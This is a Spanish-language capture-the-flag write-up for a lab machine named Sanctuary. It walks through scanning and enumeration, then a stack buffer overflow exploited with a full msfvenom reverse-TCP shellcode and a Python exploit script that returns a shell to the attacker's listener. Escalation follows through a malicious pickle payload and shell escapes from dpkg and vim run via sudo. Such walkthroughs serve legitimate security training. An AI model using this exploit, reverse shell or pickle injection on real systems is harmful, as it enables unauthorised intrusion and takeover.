SANCTUARY

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
```


80/tcp Apache httpd 2.4.62

http-title: Did not follow redirect to http://timer.dl

Al intentar acceder al servidor web nos redirig a timer.dl

por lo que lo añadimos al /etc/hosts


puerto 80




ENUMERACIÓN

Con gobuster buscamos archivos y directorios

gobuster dir -u http://timer.dl -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html,py



Encontramos un directorio /manager.php del que descargamos el binario bitlock



Con file analizamos el binario

file bitlock

bitlock: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,

interpreter /lib/ld-linux.so.2, BuildID[sha1]=5b79b3eebf4e41a836c862279f4a5bc868c61ce7,

for GNU/Linux 3.2.0, not stripped

El programa abre un socket y escucha en el puerto 9000 (Esperando conexiones

en el puerto 9000...).

Enviamos datos para ver como responde el programa

echo "hola" | nc 192.168.0.49 9000

gef➤ run
Starting program: /home/kali/Desktop/CyberLand-Labs/bitlock [Thread debugging using libthread_db enabled] Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Esperando conexiones en el puerto 9000... ********** * hola 0 * **********

Enviamos cadenas largas para detectar un posible Buffer Overflow

y provocamos el segmentation fault

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9A
c0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
```

```
echo -n
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9A
c0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A" | nc 192.168.0.49 9000
```

```
gef➤  info registers
eax            0xffffce36       0xffffce36
ecx            0xffffced0       0xffffced0
edx            0xffffce9a       0xffffce9a
ebx            0x35614134       0x35614134
esp            0xffffce50       0xffffce50
ebp            0x41366141       0x41366141
esi            0xffffd37c       0xffffd37c
edi            0xffffd26c       0xffffd26c
eip            0x61413761       0x61413761
eflags         0x10286          [ PF SF IF RF ]
cs             0x23             0x23
ss             0x2b             0x2b
ds             0x2b             0x2b
es             0x2b             0x2b
fs             0x0              0x0
gs             0x63             0x63
```

El valor de "eip" lo usamos para crear el pettern_offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 61413761
[*] Exact match at offset 22
```

Esto quiere decir que si enviamos 22 bytes al binario, el buffer sera

sobreescrito por completo llegando asi al EIP que es lo que queremos

controlar.Ahora si enviamos 22 A + 4 B, EIP debe tomar el valor de

0x42424242.

EXPLOTACIÓN

Vamos a construir nuestro shellcode con msfvenom

msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.0.49 LPORT=4444 -f python -b "\x00\x0a\x0d"

```
# msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.0.49 LPORT=4444 -f python -b "\x00\x0a\x0d"

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 479 bytes
buf =  b""
buf += b"\xda\xc1\xd9\x74\x24\xf4\xbd\xd1\xf0\xcf\x6d\x5f"
buf += b"\x31\xc9\xb1\x12\x31\x6f\x17\x03\x6f\x17\x83\x16"
buf += b"\xf4\x2d\x98\xa9\x2e\x46\x80\x9a\x93\xfa\x2d\x1e"
buf += b"\x9d\x1c\x01\x78\x50\x5e\xf1\xdd\xda\x60\x3b\x5d"
buf += b"\x53\xe6\x3a\x35\xa4\xb0\xbd\xf4\x4c\xc3\xbd\xe7"
buf += b"\xd0\x4a\x5c\xb7\x8f\x1c\xce\xe4\xfc\x9e\x79\xeb"
buf += b"\xce\x21\x2b\x83\xbe\x0e\xbf\x3b\x57\x7e\x10\xd9"
buf += b"\xce\x09\x8d\x4f\x42\x83\xb3\xdf\x6f\x5e\xb3"
```

Ahora, construimos un script en python

```python
import socket

# Shellcode generado por msfvenom
buf =  b""
buf += b"\xda\xc1\xd9\x74\x24\xf4\xbd\xd1\xf0\xcf\x6d\x5f"
buf += b"\x31\xc9\xb1\x12\x31\x6f\x17\x03\x6f\x17\x83\x16"
buf += b"\xf4\x2d\x98\xa9\x2e\x46\x80\x9a\x93\xfa\x2d\x1e"
buf += b"\x9d\x1c\x01\x78\x50\x5e\xf1\xdd\xda\x60\x3b\x5d"
buf += b"\x53\xe6\x3a\x35\xa4\xb0\xbd\xf4\x4c\xc3\xbd\xe7"
buf += b"\xd0\x4a\x5c\xb7\x8f\x1c\xce\xe4\xfc\x9e\x79\xeb"
buf += b"\xce\x21\x2b\x83\xbe\x0e\xbf\x3b\x57\x7e\x10\xd9"
buf += b"\xce\x09\x8d\x4f\x42\x83\xb3\xdf\x6f\x5e\xb3"

# Construcción del payload (22 'A's, dirección de retorno, 32 NOPs y el shellcode)
payload = b"A" * 22 + b"\x8b\x94\x04\x08" + b"\x90" * 32 + buf

# Enviar el payload a través de Netcat
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect(("172.17.0.2", 9000))
    s.send(payload)
```

Nos aseguramos de tener activo el bitlock

./bitlock

Esperando conexiones en el puerto 9000...

Y nos ponemos a la escucha por netcat

nc -nlvp 4444

Ejecutamos el script

python3 script.py

Y obtenemos acceso al sistema

nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [172.17.0.2] 34874
whoami
www-data

Tratamos la TTY

script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

www-data@e1e2aec2c809:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on e1e2aec2c809:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

User www-data may run the following commands on e1e2aec2c809:
(maci) NOPASSWD: /bin/python3 /home/maci/.time_seri/time.py

Tenemos un time.py que lo que hace es cargar archivos Pickle

desde una ubicación específica /opt/data.pk1 y verificar si

la serialización está habilitada desde un archivo de

configuración /home/maci/.time_seri/time.conf

Este archivo lo reseteamos a "on"

echo "serial=on" > /home/maci/.time_seri/time.conf

www-data@e1e2aec2c809:/opt$ cat /home/maci/.time_seri/time.conf
serial=on

Comprobamos que permisos tenemos sobre /opt/data.pk1

www-data@e1e2aec2c809:/opt$ ls -la /opt/data.pk1
-rw-rw-rw- 1 root root 143 Dec 25 16:56 /opt/data.pk1

Tiene permisos de lectura y escritura para todos

Después de mucho investigar consigo información en esta página

https://checkoway.net/musings/pickle/

de la que deducimos que si sutituimos este ćodigo en data.pk1

cos
system
(S'/bin/sh'
tR.

y a continuación ejecutamos

sudo -u maci /bin/python3 /home/maci/.time_seri/time.py

nos hacemos maci

www-data@581de2d19309:/opt$ sudo -u maci /bin/python3 /home/maci/.time_seri/time.py
$ whoami
maci
$ bash -i
maci@581de2d19309:/opt$

▲ Buscamos permisos sudo

maci@581de2d19309:/opt$ sudo -l
Matching Defaults entries for maci on 581de2d19309:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

User maci may run the following commands on 581de2d19309:
(darksblack) NOPASSWD: /usr/bin/dpkg

Ejecutamos

sudo -u darksblack /usr/bin/dpkg -l

y dentro !bash y nos hacemos darksblack

v Start up '/usr/bin/vi' at current line
ctrl-L Redraw screen
:n Go to kth next file [1]
:p Go to kth previous file [1]
:f Display current file name and line number
. Repeat previous command

!bash
darksblack@581de2d19309:/tmp$

Despues de un rato dando vueltas listo en el directorio actual

darksblack
$ ls
escapar escapar.sh exec ssh vim

Buscando en GTFObins

https://gtfobins.github.io/gtfobins/vim/#sudo

sudo vim -c ':!/bin/sh'

nos hacemos root

Buen día